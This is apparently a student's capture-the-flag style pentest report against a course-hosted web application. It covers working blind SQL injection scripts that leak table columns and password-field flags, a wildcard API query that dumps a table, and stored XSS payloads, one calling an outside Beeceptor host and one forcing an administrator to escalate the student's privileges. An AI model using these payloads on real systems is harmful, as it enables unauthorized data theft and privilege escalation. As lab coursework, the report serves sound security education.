Locate position and the value of that location to set payload. Start attack and sequency the length and payloads, the results shown below.

Request	Payload1	Payload2	Status	Error	Timeout	Length
13	13	l	200			280
84	14	d	200			280
56	16	N	200			280
77	17	a	200			280
98	18	m	200			280
102	2	e	200			280
119	19	e	200			280
121	1	D	200			280
143	3	s	200			280
164	4	c	200			280
185	5	r	200			280
206	6	i	200			280
209	9	i	200			280
227	7	p	200			280
248	8	t	200			280
270	10	o	200			280
291	11	n	200			280
0			200			296
1	1	l	200			296

Trainings columns: Description,Id,Name

For python script:

```
# find column names of a table
# Trainings columns
train_columns = []
for i in range(1, 25):
        for char in chars:
                time.sleep(2)
                payload = f"'union select 1,1,1 from (select GROUP_CONCAT(column_name) as col from information_schema.columns where table_name='Trainings' \
                and TABLE_SCHEMA='Secure') as t where binary substring(col, {i}, 1) = '{char}';#"
                respond = session.get("http://assignment-hermes.unimelb.life/find-user.php?username=" + quote(payload))
                if respond.text == 'true':
                        train_columns.append(char)
                        break
print("Trainings columns: ", "".join(train_columns))
```

```
Trainings columns:  Description,Id,Name
```

2. Find the table “Users” columns

Same process as above with the following payload:

'union select 1,1,1 from (select GROUP_CONCAT(column_name) as col from information_schema.columns where table_name='Users' and TABLE_SCHEMA='Secure') as t where binary substring(col, 1, 1) = 'U';#

For Burp:

Request	Payload1	Payload2	Status	Error	Timeout	Length
	3	I	200			280
	5	I	200			280
	6	d	200			280
	15	d	200			280
7	33	U	200			280
1	10	s	200			280
2	11	s	200			280
2	31	s	200			280
5	34	s	200			280
6	45	s	200			280
8	30	e	200			280
3	35	e	200			280
8	40	e	200			280
1	43	e	200			280
9	14	r	200			280
3	18	r	200			280
1	36	r	200			280
7	25	n	200			280
9	37	n	200			280
8	9	a	200			280
0	21	a	200			280
7	38	a	200			280
5	39	m	200			280
3	30	e	200			280
8	35	e	200			280
3	40	e	200			280
6	43	e	200			280
2	2	P	200			280
8	8	P	200			280
7	17	P	200			280
9	12	w	200			280
7	13	o	200			280
3	19	o	200			280
8	24	o	200			280
2	28	o	200			280
3	42	W	200			280
8	20	b	200			280
2	44	b	200			280
8	23	i	200			280
1	46	i	200			280

For Python script:

```
# Users columns
users_columns = []
for i in range(1, 50):
        for char in chars:
                time.sleep(2)
                payload = f"'union select 1,1,1 from (select GROUP_CONCAT(column_name) as col from information_schema.columns where table_name='Users' \
                and TABLE_SCHEMA='Secure') as t where binary substring(col, {i}, 1) = '{char}';#"
                respond = session.get("http://assignment-hermes.unimelb.life/find-user.php?username=" + quote(payload))
                if respond.text == 'true':
                        users_columns.append(char)
                        break
print("Users columns: ", "".join(users_columns))
```

```
Users columns:  API, Id, Password, Probation, Roles, Username, Website
```


The Users columns name: API,Id,Password,Probation,Roles,Username,Website

3. Find the table “testing” columns

Same process as above with the following payload:

'union select 1,1,1 from (select GROUP_CONCAT(column_name) as col from information_schema.columns where table_name='testing' and TABLE_SCHEMA='Secure') as t where binary substring(col, 1, 1) = 'U';#

For Burp:



Request	Payload1	Payload2	Status	Error	Timeout	Length
2	2	d	200			280
10	4	m	200			280
17	5	s	200			280
24	6	g	200			280
27	3	,	200			280
31	1	i	200			280
0			200			296
1	1	d	200			296
3	3	d	200			296

For Python script:

```
#    testing  columns
test_columns  =  []
for  i  in  range(1,  10):
        for  char  in  chars:
                time.sleep(2)
                payload  =  f"'union  select  1,1,1  from  (select  GROUP_CONCAT(column_name)  as  col  from  information_schema.columns  where  table_name='testing'  \
                and  TABLE_SCHEMA='Secure')  as  t  where  binary  substring(col,  {i},  1)  =  '{char}';#"
                respond  =  session.get("http://assignment-hermes.unimelb.life/find-user.php?username="  +  quote(payload))
                if  respond.text  ==  'true':
                        test_columns.append(char)
                        break
print("testing  columns:  ",  "".join(test_columns))
```

```
testing columns:  id,msg
```

The testing columns names: id,msg

Step4 Explore columns content.

1. Find “Trainings” columns contents
    a. Find the column “Name”

```
# Get  Trainings  column  Name
trainings_Name  =  []
for  i  in  range(1000):
        for  char  in  chars:
                time.sleep(2)
                payload  =  f"'union  select  1,1,1  from  (select  GROUP_CONCAT(Name)  as  na  from  Secure.Trainings)  as  t  \
                where  binary  substring(na,  {i},  1)  =  '{char}';#"
                respond  =  session.get("http://assignment-hermes.unimelb.life/find-user.php?username="  +  quote(payload))
                if  respond.text  ==  'true':
                        trainings_Name.append(char)
                        break
print("Trainings  column  Name:  ",  "".join(trainings_Name))
```

```
Trainings column Name:  OSCP,OSWP,OSCE,OSEE,OSWE,eWAPTx,OHS,PCI,CISA,CISM,CRISC,CISSP,DoD,ASD,FBI,NSA,DHS,NASA,Bias,Security+,ITIL,CCNA,COMP90074-1337,CCNP,CCNP,OSCP,OSWP,OSCE,OSEE,OSWE,eWAPTx
```

The results are:
OSCP,OSWP,OSCE,OSEE,OSWE,eWAPTx,OHS,PCI,CISA,CISM,CRISC,CISSP,DoD,ASD,FBI,NSA,DHS,NASA,Bias,Security+,ITIL,CCNA,COMP90074-1337,CCNP,CCNP,OSCP,OSWP,OSCE,OSEE,OSWE,eWAPTx

Notice that, Name“COMP90074-1337” is suspicious, so I would like to dig this name related stuff more.

b. Find the” Description” column content where the “Name” is comp90074-1337

```
# Get Trainings column Description "COMP90074-1337"
train_Description = []
for i in range(100):
        for char in chars:
                time.sleep(2)
                payload = f"'union select 1,1,1 from (select GROUP_CONCAT(Description) as des from Secure.Trainings where Secure.Trainings.Name = 'COMP90074-1337') \
                as t where binary substring(des, {i}, 1) = '{char}'; #"
                respond = session.get("http://assignment-hermes.unimelb.life/find-user.php?username=" + quote(payload))
                if respond.text == 'true':
                        train_Description.append(char)
                        break
print("Trainings column Name: ", "".join(train_Description))
```

```
Trainings column Name: FLAG{Welcome_to_the_wild_wild_web!}
```

Seems that it contains a flag though it is not a correct flag for this vulnerability.

Now, I supposed in Trainings table, there are not any useful information can be found, so start dig other tables.

2. Find “testing” columns contents.
    a. Find the column “id”.

```
# Discover testing column id content
testing_id = []
for i in range(1, 5):
        for char in chars:
                time.sleep(2)
                payload = f"'union select 1,1,1 from (select GROUP_CONCAT(id) as identity from Secure.testing) as t where binary substring(identity, {i}, 1) = '{char}';#"
                respond = session.get("http://assignment-hermes.unimelb.life/find-user.php?username=" + quote(payload))
                if respond.text == 'true':
                        testing_id.append(char)
                        break
print("testing column id: ", "".join(testing_id))
# seems the results of testing column id are null
```

```
testing column id:
```

Seems that the columns id is null.

b. Find the column “msg”

```
# Discover testing column msg content
testing_msg = []
for i in range(1, 5):
        for char in chars:
                time.sleep(2)
                payload = f"'union select 1,1,1 from (select GROUP_CONCAT(msg) as message from Secure.testing) as t where binary substring(message, {i}, 1) = '{char}';#"
                respond = session.get("http://assignment-hermes.unimelb.life/find-user.php?username=" + quote(payload))
                if respond.text == 'true':
                        testing_msg.append(char)
                        break
print("testing column msg: ", "".join(testing_msg))
# the results show that the testing msg are null.
```

```
testing column msg:
```

Seems still a null column.

3. Find “Users” columns contents.

Since the Users table has many columns, after leaking some columns and find nothing, I think the flag might inside Password column. I use SQL wildcard “LIKE” to leak something like “FLAG” formation information in Password column.

```
# Discover Users column Password
users_Password = []
for i in range(1, 40):
        for char in chars:
                time.sleep(2)
                payload = f"'union select 1,1,1 from (select GROUP_CONCAT(Password) as pwd from Secure.Users where Password like '%FLAG%') \
                as t where binary substring(pwd, {i}, 1) = '{char}';#"
                respond = session.get("http://assignment-hermes.unimelb.life/find-user.php?username=" + quote(payload))
                if respond.text == 'true':
                        users_Password.append(char)
                        break
print("Users column Password: ", "".join(users_Password))
```

```
Users column Password: FLAG{Wear_some_glasses_minions!}
```


Finally, got the flag FLAG{Wear_some_glasses_minions!}

Back to main report


Section 3 - SQL Wildcard Attack exploitation walkthrough

Finding rabbit hole

The SQL wildcard attack vulnerability lies in the web application’s API Documentation functionality.




By following the query endpoints instructions, I try to access the provided website address and it says I did not have a correct API token. Then I supposed the page provided API token will work. Start exploit!




Exploiting process


1. I used Burp to help me exploit it. Send the above website address (http://assignment-hermes.unimelb.life/api/store.php?name=OSCP) to the repeater and add the apikey in request header.



Send the request and got a response with some disclosed information.



2. Observed that the GET request: *GET /api/store.php?name=OSCP HTTP/1.1*
   It is just request for the information with condition name=OSCP, then change the name parameter "%" (*GET /api/store.php?name=% HTTP/1.1*), which aim to exploit this wildcard to obtain the whole SQL table. And the response result contains a flag.




Finally, FLAG{Welcome_to_the_wild_wild_web!}

Back to main report

Section 4 – XSS exploitation walkthrough

Finding rabbit hole

First, I tested the potentially XSS injection points based on the last assignments occurred in User Profile page, however, it did not show any response when I ran some scripts in the random field. So, I think it is not the injection point this time. (Test script: <script>alert(1)</script>)




Then I notice that a button on the bottom is disabled to click, and since it is about whether the user has passed probation, I supposed it can only be clicked by administrators, and I do not have privilege to pass myself. Then I try to get some hints from the source code of the page. From the HTML&CSS source, it has proved what I thought before, since the “click=’#’” will not trigger anything, and the onclick effect also disabled.


Then I discovered these buttons’ function codes from profile.php. The function of button “Pass Probation” is when input the valid username, it will pass the users probation.

```
201  <script>
202    function pass_probation(){
203      var x = new XMLHttpRequest();
204
205      x.onreadystatechange = function() {
206        if (this.readyState == 4 && this.status == 200) {
207          return true;
208        }
209      };
210
211      x.open("GET", "/pass_probation.php?user=" + document.getElementById("username").value, true);
212
213      x.send();
214    }
```

Test the website address “http://assignment-hermes.unimelb.life/pass_probation.php?”, it shows unauthorized.




Then I added my username “lihuwang” following the user parameter, “http://assignment-hermes.unimelb.life/pass_probation.php?user=lihuwang”, still unauthorised.




I think the reason is that I have not passed my probation and the web application will ban such users, and now the only member can access this page is administrator. I supposed I can exploit XSS vulnerability to make the administrator access my “pass_probation” page which will pass my probation.

Then I tested possible XSS injection point, and discovered that on “Anonymous Question” page, users can send message to backend which means, might send attack scripts to administrator, and exploit their privilege.


I also proved my supposition via Beeceptor website. When I tested the script *<script>window.location=https://lilywang.free.beeceptor.com</script>*, it definitely worked and I received the response from my Beeceptor side. Now, let’s attack!






Exploiting process

Send a request to administrator and let him/her to open my “pass_probation” page via “Anonymous Question” submit button. The scripts are as following:
<script>window.location = “http://assignment-hermes.unimelb.life/pass_probation.php?user=lihuwang”; </script>



Then, when I back to the User Profile page, the flag has already been shown.



Finally, flag is FLAG{Probation_completed_Access_granted}

P.S. I think the “User Profile” random field is still an XSS injection point, the reason it showed nothing when I run the alert script is that the request is sent to administrator but not self, so the user cannot see the response of selves.

Back to main report